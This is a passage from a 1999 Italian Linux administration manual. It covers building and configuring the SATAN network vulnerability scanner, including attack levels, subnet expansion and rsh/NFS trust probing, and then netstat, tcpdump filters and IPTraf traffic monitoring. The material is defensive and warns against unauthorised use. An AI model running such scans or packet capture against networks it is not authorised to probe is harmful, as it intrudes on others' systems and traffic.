La firma, utilizzando uno o più dei vari metodi elencati nella descrizione della configurazione di Tripwire, serve a verificare che il file o la directory siano sempre gli stessi. La scelta della complessità della firma dipende dalla gravità o meno del problema che ha la sicurezza nel contesto per il quale si utilizza. Di solito ne vengono usate almeno due, e se ci si accontenta, si possono usare anche firme piuttosto piccole e semplici. La scelta di firme elementari, riduce il livello di sicurezza, ma anche il peso dell'elaborazione necessaria.

## 165.6 SATAN o SANTA

SATAN (*Security Administration Tool for Analyzing Networks*, ovvero SANTA, per chi lo preferisce), è un applicativo in grado di scandagliare uno o più elaboratori connessi in rete allo scopo di verificarne le debolezze. Per sua natura, si tratta di uno strumento di aggressione, ma il suo scopo è quello di aiutare gli amministratori a eliminare gli errori comuni di configurazione e a scoprire difetti conosciuti di determinati programmi.

In qualità di strumento di aggressione, SATAN non può essere usato contro sistemi al di fuori della propria amministrazione o per i quali non si è ottenuta l'autorizzazione a farlo. L'utilizzo di SATAN produce normalmente delle tracce nel registro del sistema del nodo analizzato, e queste azioni possono essere considerate un'attività ostile e scatenare la reazione dei rispettivi amministratori.

A parte queste considerazioni, il difetto maggiore di SATAN è quello di essere un lavoro piuttosto vecchio, e potenzialmente obsoleto. In pratica, potrebbe non essere aggiornato su delle nuove tecniche di attacco per le quali si vorrebbe poter verificare la solidità dei propri sistemi. Quindi, SATAN va bene come verifica di massima, e questo aiuto non è trascurabile.

SATAN è un pacchetto applicativo composto da una serie di eseguibili binari, ognuno specifico per un tipo di verifica, una serie di programmi Perl e una serie di modelli HTML. In teoria si potrebbe usare SATAN esclusivamente attraverso un programma per la navigazione *web*, ma per ottenere questo si va incontro a una serie di complicazioni che forse non è il caso di affrontare, per il semplice fatto che non ne vale la pena, e il risultato pratico non cambia. In queste sezioni verrà mostrato come utilizzare SATAN specificando quanto serve per avviare la scansione attraverso la riga di comando, e come analizzare il risultato ottenuto attraverso un navigatore *web*.

## 165.6.1 Preparazione

SATAN non viene distribuito in forma già compilata. Si tratta di un pacchetto rivolto a persone esperte, e reperire SATAN in forma già compilata e pronta da installare, è solo un sintomo sospetto di una possibile manomissione.

La versione originale di SATAN potrebbe offrire delle difficoltà impreviste alla compilazione nei sistemi GNU/Linux. A questo proposito esistono delle versioni accompagnate da *patch* apposite, che risolvono i problemi. A titolo di esempio si suppone di avere ritrovato il pacchetto `satan-1.1.1.linux-3.src.rpm`. Chi dovesse preferire un pacchetto analogo in formato Debian, dovrebbe agire in modo simile a quanto mostrato qui, tenendo conto del funzionamento di **`dpkg`**.

SATAN è un pacchetto particolare, e la sua destinazione predefinita nel filesystem è al di fuori delle collocazioni normali. Dovendo essere uno strumento esclusivamente nelle mani dell'amministratore, la sua collocazione più conveniente dovrebbe essere `/root/satan/`. La ricompilazione del pacchetto potrebbe non giungere alla collocazione definitiva dei file, lasciando l'amministratore libero di scegliere.

```
# cd /tmp
```

```
# rpm --recompile /usr/src/redhat/SRPMS/satan-1.1.1.linux-3.src.rpm
```

Al termine della compilazione, SATAN potrebbe essere stato collocato nella sua destinazione finale predefinita, oppure in una directory transitoria, a partire da quella corrente. Nel caso particolare del pacchetto indicato come esempio, SATAN si trova collocato sotto `./satantmp/root/satan/`. Il tutto viene spostato nella directory `/root/`.

```
# mv ./satantmp/root/satan /root
```

### 165.6.1.1 Navigatore web

Il programma **`satan`** che è scritto in Perl, se viene utilizzato senza argomenti avvia un navigatore *web*; precisamente avvia quanto determinato in fase di configurazione prima della compilazione dei sorgenti. Se è stato installato Netscape, sarà questo il navigatore predefinito, ma Netscape può creare qualche problema, a causa delle particolarità dell'organizzazione di SATAN.

Lynx sarebbe più che sufficiente per il lavoro che si vuole fare con SATAN, e a tale proposito, conviene modificare il file `/root/satan/config/paths.pl`.

```
$MOSAIC="/usr/bin/netscape";
```

La riga mostrata va modificata come nel modo seguente:

```
$MOSAIC="/usr/bin/lynx";
```

### 165.6.1.2 Perl

SATAN dipende dall'interprete Perl, che quindi deve essere installato. Se per qualche motivo non si riesce ad avviare i programmi Perl, conviene controllare l'intestazione ed eventualmente provvedere a rendere disponibili i collegamenti necessari. In generale, questo problema non dovrebbe esistere, dal momento che in fase di compilazione dei sorgenti vengono modificate queste intestazioni in modo da puntare all'interprete Perl installato effettivamente.

Un altro problema che può essere generato da questi programmi Perl è la configurazione delle variabili per la localizzazione: **`LANG`** e la serie **`LC_*`**. Se la loro configurazione non è corretta in base all'impostazione del proprio sistema, Perl mostra una segnalazione di errore per ogni programma avviato, attraverso lo standard error.

```
perl: warning: Setting locale failed.
perl: warning: Please check that your locale settings:
        LC_ALL = "mia_locale",
        LANG = "it_IT.ISO-8859-1"
    are supported and installed on your system.
perl: warning: Falling back to the standard locale ("C").
```

Nell'esempio si mostra che Perl ha scoperto una definizione impropria della variabile **`LC_ALL`**, dal momento che non esiste il tipo di localizzazione **`mia_locale`**.

Per risolvere il problema, se non si trova la definizione giusta per la localizzazione, conviene eliminare la configurazione del variabili di localizzazione, oppure impostare **LC_ALL** al valore **C**.

```
# export LC_ALL=C
```

### 165.6.2 Configurazione

La configurazione di SATAN è contenuta in alcuni file collocati nella directory `satan/config/`.

- `satan/config/paths.pl`

  Un pezzo di programma Perl per la definizione di alcune variabili contenenti i percorsi dei programmi utilizzati da SATAN. In questo file, in particolare, deve essere indicato il percorso del navigatore *web* che si vuole utilizzare.

- `satan/config/paths.sh`

  Un pezzo di script di shell per la definizione di alcune variabili di ambiente, contenenti il riferimento ad alcuni programmi utilizzati.

- `satan/config/services`

  L'equivalente del file `/etc/services`, ma a uso personale di SATAN.

- `satan/config/satan.cf`

  Configurazione del funzionamento di SATAN.

Tra tutti questi file, merita attenzione `satan/config/satan.cf`. Dalla sua corretta configurazione dipende il buon funzionamento di SATAN. Si tratta di un pezzo di file Perl, all'interno del quale si annotano una serie di assegnamenti a variabili di vario tipo (scalari, array, hash), secondo le regole di Perl. Di seguito vengono indicate alcune direttive più importanti.

```
# Where do we keep the data? This is just a default.
$satan_data = "satan-data";
```

La variabile **$satan_data** permette di definire il nome della directory all'interno della quale inserire i file contenenti il rapporto delle scansioni fatte da SATAN. Questa directory discenderà da `/satan/results/`, e solitamente, come mostra l'esempio, si tratta di `satan/results/satan-data/`.

```
# Default attack level (0=light, 1=normal, 2=heavy).
$attack_level = 2;
```

Il livello dell'attacco, definito attraverso la variabile **$attack_level**, permette di specificare tre valori, da 0 a 2. L'attacco più pesante è rappresentato dal numero 2.

```
# status file; keeps track of what SATAN is doing.
$status_file = "status_file";
```

SATAN accumula la registrazione sommaria delle operazioni compiute all'interno di un file. Generalmente si tratta di `satan/status_file`, come mostra l'esempio in cui si definisce la variabile omonima.

```
# How far out from the original target do we attack? Zero means that we only
# look at the hosts or network that you specify. One means look at neighboring
# hosts, too. Anything over two is asking for problems, unless you are on the
# inside of a firewall.
$max_proximity_level = 1;
```

La variabile **$max_proximity_level** permette di definire il cosiddetto livello di prossimità, cioè quali nodi scandire. In pratica, 0 significa limitare la scansione all'unico nodo indicato come punto di inizio, ed è la scelta migliore fino a quando non si conosce l'uso di SATAN; 1 indica a SATAN di provare tutti i nodi vicini. Usando un valore superiore a 2, si inizia in pratica una scansione su tutto ciò che è raggiungibile attraverso la rete (cosa da evitare).

```
# Attack level drops by this much each proximity level change
$proximity_descent = 1;
```

Per evitare la proliferazione degli attacchi, si può stabilire la riduzione del livello dell'attacco, ogni volta che si passa a uno strato più esterno di nodi, cioè ogni volta che si attraversa un livello di prossimità.

```
# when we go below zero attack, do we stop (0) or go on (1)?
$sub_zero_proximity = 0;
```

Attraverso la variabile **$sub_zero_proximity** è possibile dire a SATAN cosa fare quando il livello di attacco è arrivato sotto il numero zero. Assegnando 0 si intende concludere la scansione; assegnando 1 si intende proseguire fino all'esaurimento degli strati di prossimità.

```
# a question; do we attack subnets when we nuke a target?
# 0 = no; 1 = primary target subnet
$attack_proximate_subnets = 0;
```

È possibile dire a SATAN di attaccare l'intera sottorete di un nodo individuato. Generalmente, non si utilizza questa possibilità, a meno che si stia tentando di individuare un possibile elaboratore collocato nella propria rete locale senza permesso. Assegnando il valore 1 alla variabile **`$attack_proximate_subnets`** si ottiene l'attacco alla sottorete.

```
# Does SATAN run on an untrusted host? (0=no; 1=yes, this host may appear
# in the rhosts, hosts.equiv or NFS export files of hosts that are being
# probed).
#
$untrusted_host = 1;
```

Attraverso questa variabile, è possibile richiedere a SATAN una verifica della «fiducia» accordata al sistema locale presso quelli che vengono scandagliati. In pratica, se si assegna 1 alla variabile **`$untrusted_host`**, SATAN tenta di accedere attraverso **`rsh`** presso i nodi da verificare, e tenta anche di eseguire il montaggio se questi offrono l'esportazione NFS.

```
# If $only_attack_these is non-null, *only* hit sites if they are of this
# type.  You can specify a domain (podunk.edu) or network number
# (192.9.9). You can specify a list of shell-like patterns with domains
# or networks, separated by whitespace or commas.
$only_attack_these = "brot.dg, 192.168";
```

Per evitare di sconfinare oltre la propria sottorete o il proprio dominio, è possibile utilizzare la variabile **`$only_attack_these`**, a cui assegnare una stringa contenente un elenco di domini e di indirizzi IP parziali, come si vede nell'esempio.

```
# Stay away from anyone that matches these patterns.
#
$dont_attack_these = "gov, mil";
```

Nello stesso modo, è possibile evitare esplicitamente domini e indirizzi IP, attraverso l'uso della variabile **`$dont_attack_these`**. Nell'esempio si vogliono evitare i domini **`gov`** e **`mil`**.

```
# Set the following to nonzero if DNS (internet name service) is unavailable.
#
$dont_use_nslookup = 0;
```

Per SATAN è importante che il servizio DNS sia disponibile. Se non è così, si deve assegnare il valore 1 alla variabile **`$dont_use_nslookup`**.

```
# Should SATAN ping hosts to see if they are alive?
#
$dont_use_ping = 0;
```

SATAN utilizza **`ping`** per verificare la presenza dei nodi. Nel caso si volesse evitare il suo utilizzo, si può assegnare il valore 1 alla variabile **`$dont_use_ping`**.

Il file di configurazione termina con la riga seguente. Si tratta di qualcosa che riguarda Perl, e non deve essere cambiato.

```
1;
```

### 165.6.3 # satan

`satan` [⟨*opzioni*⟩] [⟨*obbiettivo-primario*⟩]

**`satan`** è il programma Perl che si utilizza per la scansione dei nodi da verificare, e anche per avviare l'interfaccia HTML, attraverso un navigatore *web* come definito attraverso la variabile **`$MOSAIC`** nel file `satan/config/paths.pl`.

Se **`satan`** viene avviato con l'indicazione di un nodo da controllare (attaccare), inizia l'operazione in base alla configurazione contenuta nel file `satan/config/satan.cf`, con le varianti apportate attraverso le opzioni della riga di comando. Ciò che si ottiene alla fine dell'elaborazione è l'aggiornamento dei file contenuti a partire dalla directory `satan/results/`. Per la lettura dei risultati, si utilizza normalmente il sistema HTML, avviato attraverso **`satan`** senza argomenti.

> Per utilizzare **`satan`**, non occorre sistemare la variabile di ambiente **`PATH`**. Tuttavia, è necessario che la directory corrente corrisponda alla posizione iniziale del pacchetto. Per esempio, se il tutto si trova a partire da `/root/satan/`, occorrerà che questa sia la directory corrente prima dell'avvio del programma.

Alcune opzioni

`-a {0|1|2}`

Permette di ridefinire il livello di attacco: 0 è il minimo, 2 è il massimo.

`-l {0|1|2}`

Definisce il livello di prossimità: 0 rappresenta solo il nodo di partenza; 1 i nodi prossimi. Non è conveniente usare un valore superiore a 2, perché questo rappresenta implicitamente qualunque nodo raggiungibile.

`-s`

Allargamento alla sottorete: con questa opzione, ogni volta che si individua un nodo si allarga la ricerca anche a tutta la sottorete (l'ultimo ottetto dell'indirizzo IP).

`-v`

Visualizza le azioni compiute da **`satan`** durante la sua scansione.

Esempi

`# ./satan roggen.brot.dg`

Inizia la verifica del nodo **`roggen.brot.dg`** in base alla configurazione stabilita nel file `satan/config/satan.cf`.

`# ./satan -s roggen.brot.dg`

Come nell'esempio precedente, espandendo la scansione a tutta la sottorete a cui appartiene il nodo indicato.

`# ./satan`

Avvia il navigatore *web* con l'interfaccia HTML.

## 165.6.4 Verifica del risultato

Il risultato dell'elaborazione (degli attacchi) di SATAN viene memorizzato all'interno di file collocati a partire dalla directory `satan/results/`. Si tratta di file di testo che potrebbero essere interpretati così come sono, con qualche piccola difficoltà.

In alternativa, si può usare convenientemente un navigatore *web*, avviato tramite **`satan`**. La figura 165.2 mostra il menu principale che si ottiene all'inizio.

```
                        SATAN Control Panel

         (Security Administrator Tool for Analyzing Networks)

   * SATAN Data Management
   * SATAN Target selection
   * SATAN Reporting & Data Analysis
   * SATAN Configuration Management
   * SATAN Documentation
   * SATAN Troubleshooting

   * Getting the Latest version of SATAN
   * Couldn't you call it something other than "SATAN"?
   * 'Bout the SATAN image
   * 'Bout the authors
```

Figura 165.2: Il menu principale che si ottiene quando **`satan`** viene avviato in modo da utilizzare il navigatore *web*.

Dal menù principale, si seleziona normalmente il riferimento **`Reporting & Data Analysis`**, per visualizzare il rapporto sulla scansione eseguita. Si ottiene un altro menu, con il quale selezionare il tipo di informazione desiderata.

A titolo di esempio, la figura 165.4 mostra il responso di una scansione che ha rivelato alcuni elementi di vulnerabilità. In corrispondenza di ognuna delle due voci si trova un riferimento che porta a delle spiegazioni più dettagliate.

```
                    SATAN Reporting and Analysis

   Vulnerabilities
     * By Approximate Danger Level
     * By Type of Vulnerability
     * By Vulnerability Count

   Host Information
     * By Class of Service
     * By System Type
     * By Internet Domain
     * By Subnet
     * By Host Name

   Trust
     * Trusted Hosts
     * Trusting Hosts
```

Figura 165.3: Il menu che permette di accedere alle informazioni accumulate.

```
                     Vulnerabilities - By Type

  Number of hosts per vulnerability type.

     * unrestricted NFS export - 1 host(s)
     * remote shell access - 1 host(s)

   Note: hosts may appear in multiple categories.
```

Figura 165.4: Esempio del responso di vulnerabilità di un nodo, distinto in base al tipo.

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Strumenti per il controllo e l'analisi del traffico IP

L'analisi del traffico della rete, sia per mezzo dell'intercettazione di tutti i pacchetti che attraversano una rete fisica, sia per mezzo del controllo di ciò che riguarda esclusivamente una singola interfaccia di rete del nodo locale, è molto importante per comprendere i problemi legati alla sicurezza e per scoprire inconvenienti di vario genere.

L'uso produttivo degli strumenti che vengono descritti in questo capitolo richiederebbe una preparazione adeguata sulla composizione dei pacchetti dei protocolli TCP/IP, diversamente si riesce solo a sfiorare la comprensione di quello che accade. Tuttavia, per quanto poco, un po' di pratica con questi può essere utile in ogni caso.

## 166.1 Netstat

Netstat è un programma specifico di GNU/Linux, in grado di mostrare in modo agevole alcune informazioni contenute nella directory `/proc/net/`. Le informazioni disponibili sono molte, anche troppe. In queste sezioni viene mostrato solo un uso limitato di **`netstat`**, riferito ai protocolli TCP/IP.

Le informazioni disponibili riguardano esclusivamente la sfera del nodo locale, comprese le connessioni che lo riguardano.

Netstat potrebbe essere utilizzato per fornire le stesse informazioni che si possono ottenere già da **`route`**, **`ifconfig`** e in parte da **`ipchains`**. In generale, comunque, questo non dovrebbe essere il suo uso normale, e qui non viene mostrato.

### 166.1.1 netstat

`netstat [`⟨*opzioni*⟩`]`

**`netstat`** emette attraverso lo standard output una serie di informazioni riferite a tutti i tipi di connessione disponibili, traendo le informazioni dai file virtuali della directory `/proc/net/`.

Se **`netstat`** viene usato senza opzioni, mostra la situazione di tutti i tipi di connessione, elencando i socket (le porte) aperti. Se tra le opzioni appare l'indicazione di uno o più protocolli, le informazioni che si ottengono si limitano a quanto richiesto espressamente.

Alcune opzioni

`-t | --tcp`

Richiede espressamente lo stato delle connessioni TCP.

`-u | --udp`

Richiede espressamente lo stato delle connessioni UDP.

`--inet | --ip`

Richiede espressamente le informazioni che riguardano le connessioni dei protocolli TCP/IP.

`-e`

Richiede di aggiungere l'indicazione dell'utente proprietario del processo relativo.

`-o`

Richiede di aggiungere l'indicazione dei timer di rete.

`-a`

Elenca tutte le porte, incluse quelle dei server in ascolto.

`-n`

Mostra le informazioni in forma numerica: indirizzi IP, numeri di porta, numeri UID.

Esempi

`#` **`netstat --inet`**

Emette l'elenco delle connessioni TCP/IP.

`# netstat --inet -e`

Emette l'elenco delle connessioni TCP/IP aggiungendo l'indicazione degli utenti proprietari dei processi che attuano le connessioni.

`# netstat --tcp -a`

Mostra la situazione delle porte TCP, in particolare quelle dei servizi in ascolto.

### 166.1.2 Interpretazione del risultato

Gli elenchi restituiti da Netstat sono composti in forma tabellare. Di seguito appare la descrizione dei nomi delle colonne di queste.

- **`Proto`**

  Rappresenta il protocollo utilizzato in ogni porta attiva. Può trattarsi di **`tcp`**, **`udp`** e **`raw`**.

- **`Recv-Q`**, **`Send-Q`**

  Rappresenta la coda di byte che sono stati ricevuti ma non ancora prelevati dal programma che utilizza la connessione, o che sono stati trasmessi ma per i quali non è stata ricevuta conferma dal nodo remoto.

- **`Local Address`**, **`Foreign Address`**

  Rappresenta rispettivamente l'indirizzo locale e quello remoto, completo dell'indicazione della porta relativa.

- **`State`**

  Rappresenta lo stato della porta, indicato attraverso una parola chiave tra quelle elencate di seguito. Lo stato riguarda prevalentemente le connessioni TCP, negli altri casi è dovrebbe essere assente.

  - **`ESTABLISHED`**
    La porta ha una connessione in corso.
  - **`SYN SENT`**
    La porta sta tentando di instaurare una connessione.
  - **`SYN RECV`**
    È in corso l'inizializzazione della connessione.
  - **`FIN WAIT1`**
    La porta è chiusa e la connessione è in corso di conclusione.
  - **`FIN WAIT2`**
    La connessione è chiusa e la porta è in attesa della conferma dall'altra parte.
  - **`TIME WAIT`**
    La porta è in attesa della conferma della conclusione della connessione.
  - **`CLOSED`**
    La porta non è in uso.
  - **`CLOSE WAIT`**
    La porte remota conclude la connessione ed è in attesa di conferma dell'altra parte.
  - **`LAST ACK`**
    La parte remota chiude la connessione e la porta è chiusa: si è in attesa della conferma finale.
  - **`LISTEN`**
    La porta è in ascolto in attesa di connessioni in arrivo. Queste porte vengono indicate solo se si utilizza l'opzione **`-a`**.
  - **`CLOSING`**
    Entrambe le porte stanno chiudendo la connessione, ma i dati non sono stati inviati completamente.
  - **`UNKNOWN`**
    Lo stato della porta è sconosciuto.

- **`User`**

  Il nome o il numero UID dell'utente proprietario della porta. Si ottiene questa informazione con l'opzione **`-e`**.

A titolo di esempio viene mostrato come può apparire una connessione Telnet tra **dinkel.brot.dg** e **roggen.brot.dg**.

\# **netstat --tcp**[*Invio*]

```
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 roggen.brot.dg:1170     dinkel.brot.dg:telnet   ESTABLISHED
tcp        0      0 dinkel.brot.dg:telnet   roggen.brot.dg:1170     ESTABLISHED
```

## 166.2 Tcpdump

Tcpdump è lo strumento fondamentale per l'analisi del traffico che avviene nella rete fisica a cui si è collegati. Permette sia di ottenere una visione sintetica dei pacchetti, sia di visualizzarne il contenuto in esadecimale. Inoltre, è possibile definire un filtro ai pacchetti da prendere in considerazione. Purtroppo, il suo utilizzo efficace richiede un'ottima conoscenza dei protocolli TCP/IP.

I pacchetti vengono analizzati solo nella prima parte, normalmente di 68 byte, perdendo le informazioni successive. Eventualmente, questa dimensione può essere aumentata, anche se in generale ciò è sconsigliabile dal momento che richiederebbe un tempo di elaborazione maggiore, portando anche alla perdita di pacchetti.

### 166.2.1 # tcpdump

`tcpdump [`⟨*opzioni*⟩`] [`⟨*espressione*⟩`]`

**tcpdump** emette le informazioni tratte dalla parte iniziale dei pacchetti che possono essere intercettati attraverso un'interfaccia di rete, che corrispondono a una data espressione.

Alcune opzioni

`-i` ⟨*interfaccia*⟩

Definisce l'interfaccia di rete attraverso cui **tcpdump** deve porsi in ascolto. Se non viene specificata, **tcpdump** sceglie la prima, e potrebbe trattarsi anche di **lo** (*loopback*).

`-l`

Filtra l'output attraverso una memoria *buffer*, in modo da gestire meglio le pipeline.

`-n`

Fa in modo di non convertire gli indirizzi numerici e i numeri di porta nei nomi corrispondenti.

`-s` ⟨*n-byte*⟩

Permette di definire esplicitamente la quantità di byte da prendere in considerazione per ogni pacchetto. In modo predefinito vengono trattati solo i primi 68 byte. Quando la lunghezza è troppo breve per dare informazioni sufficienti, se viene identificato almeno il tipo di protocollo, quello che si ottiene è una stringa nella forma **[|**⟨*protocollo*⟩**]**.

`-w` ⟨*file*⟩

Memorizza i pacchetti grezzi all'interno di un file, invece di analizzarli ed emetterne il risultato. Il contenuto di questo file può essere elaborato successivamente con l'opzione **-r**.

`-r` ⟨*file*⟩

Legge i pacchetti da quanto accumulato precedentemente in un file attraverso l'opzione **-w**. In pratica, permette di analizzare quanto raccolto in precedenza.

`-x`

Si limita a emettere i pacchetti in forma esadecimale. Per la precisione, viene emessa solo la parte dei pacchetti che rientra nel limite fissato con l'opzione **-s**, ovvero i primi 68 byte se questa non è stata indicata.

`-F` ⟨*file*⟩

Permette di fornire l'espressione di filtro dei pacchetti attraverso un file indicato con questa opzione.

Esempi

# **tcpdump -i eth0**

Emette attraverso lo standard output tutto il traffico che può essere intercettato per mezzo dell'interfaccia **eth0**.

# **tcpdump -n -i eth0**

Come nell'esempio precedente, ma le informazioni sugli indirizzi e sui numeri di porta vengono indicati in forma numerica.

# **tcpdump -x -i eth0**

Emette attraverso lo standard output il contenuto della prima parte dei pacchetti che possono essere intercettati per mezzo dell'interfaccia **eth0**. Questi dati vengono espressi in forma esadecimale.

### 166.2.2 Espressioni

L'utilizzo di Tcpdump non è molto utile se non viene definito un filtro a ciò che si vuole analizzare. Per questo motivo, dopo le opzioni normali della riga di comando può essere indicata un'espressione, più o meno articolata: solo i pacchetti che soddisfano la condizione espressa vengono presi in considerazione.

Questa espressione contiene spesso degli spazi: può essere fornita a Tcpdump in un unico argomento utilizzando dei delimitatori, oppure può essere composta da più argomenti in sequenza. Inoltre, attraverso l'opzione **-F** è possibile fornire l'espressione contenuta in un file; in tal caso, l'espressione può essere scritta su più righe, senza bisogno di simboli di continuazione.

Le espressioni di Tcpdump sono composte da primitive che possono essere raggruppate per mezzo delle parentesi tonde (in modo da evitare ambiguità nell'ordine di risoluzione) e connesse attraverso operatori booleani:

- **!**, **not**

  un punto esclamativo o la parola chiave **not** rappresenta la negazione logica;

- **&&**, **and**

  una doppia e-commerciale (**&&**) o la parola chiave **and** rappresenta il concatenamento, ovvero un AND logico;

- **||**, **or**

  una doppia barra verticale (**||**), o la parola chiave **or** rappresenta l'alternanza, ovvero un OR logico.

All'interno delle primitive possono apparire riferimenti a diversi tipi di entità, che vengono descritte brevemente.

- Gli indirizzi di origine o di destinazione, riferiti al protocollo TCP/IP, possono essere indicati attraverso nomi di dominio o numeri IP. In particolare, è possibile fare riferimento a una sottorete indicando il numero IP parziale.

- Le porte possono essere identificate per numero o per nome.

- Per identificare i protocolli si possono usare delle parole chiave precise; in particolare: **ether**, **fddi**, **ip**, **arp**, **rarp**, **decnet**, **tcp**, **udp**.

  Il protocollo identificato dalle parole chiave elencate dovrebbe essere intuitivo, almeno per i casi più comuni (IP, ARP, RARP, TCP e UDP). Le prime due parole chiave sono equivalenti: **ether** e **fddi** rappresentano semplicemente il secondo livello, collegamento dati, del modello ISO/OSI.

Alcune primitive

`dst host` ⟨*host*⟩

`src host` ⟨*host*⟩

`host` ⟨*host*⟩

Se viene usata la parola chiave **dst**, si avvera se il campo della destinazione IP corrisponde al nodo indicato; se viene usata la parola chiave **src**, si avvera se il campo dell'origine IP corrisponde al nodo indicato; altrimenti, in mancanza di tali parole chiave, si avvera se il nodo corrisponde indifferentemente all'origine o alla destinazione.

`ether dst` ⟨*host-ethernet*⟩

`ether src` ⟨*host-ethernet*⟩

`ether host` ⟨*host-ethernet*⟩

Definisce un indirizzo Ethernet numerico o derivato dal contenuto del file `/etc/ethers`. Come si può intuire, nel primo caso si fa riferimento a una destinazione, nel secondo a un'origine, nel terzo non si fa differenza.

`gateway` ⟨*host*⟩

Si avvera nel caso i pacchetti utilizzino il nodo indicato come gateway, ovvero, quando l'indirizzo Ethernet dell'origine o della destinazione non appartiene né all'indirizzo IP dell'origine, né a quello della destinazione.

`dst net` ⟨*rete*⟩

`src net` ⟨*rete*⟩

`net` ⟨*rete*⟩

Se viene usata la parola chiave **`dst`**, si avvera se il campo della destinazione IP appartiene alla rete indicata; se viene usata la parola chiave **`src`**, si avvera se il campo dell'origine IP appartiene alla rete indicata; altrimenti, in mancanza di tali parole chiave, si avvera se la rete corrisponde indifferentemente all'origine o alla destinazione.

La rete può essere indicata con un numero IP incompleto, oppure attraverso l'aggiunta di una maschera di rete. Per cui, la sintassi potrebbe essere estesa nel modo seguente:

`dst net` {⟨*rete*⟩ | ⟨*indirizzo-ip*⟩ `mask` ⟨*maschera-ip*⟩ | ⟨*indirizzo-ip*⟩/⟨*lunghezza-maschera*⟩}

`src net` {⟨*rete*⟩ | ⟨*indirizzo-ip*⟩ `mask` ⟨*maschera-ip*⟩ | ⟨*indirizzo-ip*⟩/⟨*lunghezza-maschera*⟩}

`net` {⟨*rete*⟩ | ⟨*indirizzo-ip*⟩ `mask` ⟨*maschera-ip*⟩ | ⟨*indirizzo-ip*⟩/⟨*lunghezza-maschera*⟩}

In tal caso, la maschera di rete può essere indicata attraverso un numero IP corrispondente, oppure attraverso la quantità di bit a uno nella parte iniziale di tale maschera.

`dst port` ⟨*porta*⟩

`src port` ⟨*porta*⟩

`port` ⟨*porta*⟩

Definisce una porta IP/TCP o IP/UDP, e può trattarsi rispettivamente di un'origine, di una destinazione, o può essere l'una o l'altra indifferentemente.

`less` ⟨*lunghezza*⟩ | `len <=` ⟨*lunghezza*⟩

`greather` ⟨*lunghezza*⟩ | `len >=` ⟨*lunghezza*⟩

Si avvera se la dimensione del pacchetto è inferiore o uguale, oppure maggiore o uguale alla quantità di byte indicata.

`ether proto` ⟨*protocollo*⟩

Definisce la selezione di un protocollo Ethernet attraverso un numero oppure un nome: **`ip`**, **`arp`**, **`rarp`**. Dal momento che questi nomi sono anche parole chiave per **`tcpdump`**, vanno indicati facendoli precedere da una barra obliqua inversa (**`\`**) per evitare che vengano interpretati in modo speciale da **`tcpdump`** (ciò tenendo conto anche del tipo di shell utilizzato; nel caso della shell Bash e di altre, occorre raddoppiare la barra obliqua inversa).

`ip proto` ⟨*protocollo*⟩

Definisce la selezione di un protocollo IP attraverso un numero, oppure un nome: **`icmp`**, **`igrp`**, **`udp`**, **`nd`**, **`tcp`**. Tuttavia, i nomi **`icmp`**, **`tcp`** e **`udp`** vanno preceduti da una barra obliqua inversa (**`\`**) per evitare che vengano interpretati in modo speciale da **`tcpdump`**.

`[ether] broadcast`

Si avvera se il pacchetto è di tipo Ethernet broadcast.

`ip broadcast`

Si avvera per un pacchetto IP broadcast.

`[ether] multicast`

Si avvera se il pacchetto è di tipo Ethernet *multicast*.

`ip multicast`

Si avvera per un pacchetto IP *multicast*.

Esempi

\# **tcpdump host dinkel.brot.dg**

Individua ed emette tutto il traffico riferito a **dinkel.brot.dg**.

\# **tcpdump host dinkel.brot.dg and host roggen.brot.dg**

Individua ed emette tutto il traffico riferito simultaneamente a **dinkel.brot.dg** e a **roggen.brot.dg**. In pratica si limita a estrarre il traffico tra questi due nodi.

\# **tcpdump host dinkel.brot.dg and \\(host roggen.brot.dg or host weizen.brot.dg\\)**

Individua esclusivamente il traffico intrattenuto tra **dinkel.brot.dg** e **roggen.brot.dg**, oppure tra **dinkel.brot.dg** e **weizen.brot.dg**. Le parentesi tonde sono state protette attraverso la barra obliqua inversa per evitare una diversa interpretazione da parte della shell.

\# **tcpdump host dinkel.brot.dg and not host roggen.brot.dg**

Analizza tutto il traffico intrattenuto da **dinkel.brot.dg** e tutti gli altri nodi, a esclusione di **roggen.brot.dg**.

\# **tcpdump gateway router.brot.dg**

Analizza tutto il traffico che attraversa il nodo **router.brot.dg** senza essere diretto, o provenire da quello.

## 166.3 IPTraf

IPTraf è un programma di utilità per l'analisi del traffico IP, e parte di quello non IP, che transita attraverso la rete fisica a cui ci si trova connessi. IPTraf è specializzato nel tracciamento delle connessioni e nella produzione di statistiche, senza addentrarsi nella lettura del contenuto dei pacchetti.

IPTraf è fondamentalmente un programma interattivo, che utilizza una console o un terminale a caratteri, organizzato attraverso dei menu. La figura 166.1 mostra il menu generale di IPTraf.

```
+----------------------------------------+
| IP traffic monitor                     |
| General interface statistics           |
| Detailed interface statistics          |
| TCP/UDP service monitor                |
| Ethernet station monitor               |
| TCP display filters                    |
| Other protocol filters                 |
| Options                                |
| Exit                                   |
+----------------------------------------+
```

Figura 166.1: Menu generale di IPTraf.

IPTraf può essere configurato attraverso la funzione **Options** che appare nel menu generale. Inoltre, può annotare le informazioni sul traffico all'interno di un registro. Il file di configurazione e quello delle registrazioni vengono creati all'interno della directory `/var/lib/iptraf/`, che deve essere presente.

> Perché possa essere analizzato tutto il traffico della propria rete fisica, è necessario che sia abilitata la modalità promiscua, come descritto nella sezione dedicata alla configurazione di IPTraf.

In queste sezioni vengono descritti solo alcuni aspetti di IPTraf. Per il resto si può consultare la documentazione che accompagna questo programma.

### 166.3.1 Avvio di IPTraf

Come accennato, IPTraf funziona fondamentalmente in modo interattivo, tuttavia può essere avviato con delle opzioni in modo da raggiungere immediatamente la funzione desiderata.

`iptraf`

Avviando **`iptraf`** senza opzioni si ottiene il menu dal quale scegliere il tipo di funzione desiderata.

`iptraf -i`

Con l'opzione **`-i`** si ottiene immediatamente la selezione della funzione **`IP traffic monitor`**, ovvero il monitor del traffico IP in tempo reale.

`iptraf -g`

Con l'opzione **`-g`** si ottiene immediatamente la selezione della funzione **`General interface statistics`**, ovvero le statistiche generali delle interfacce presenti.

`iptraf -d` ⟨*interfaccia*⟩

Con l'opzione **`-d`**, e l'aggiunta dell'indicazione di un'interfaccia di rete, si ottiene immediatamente la selezione della funzione **`Detailed interface statistics`**, ovvero le statistiche dettagliate di quell'interfaccia.

`iptraf -s` ⟨*interfaccia*⟩

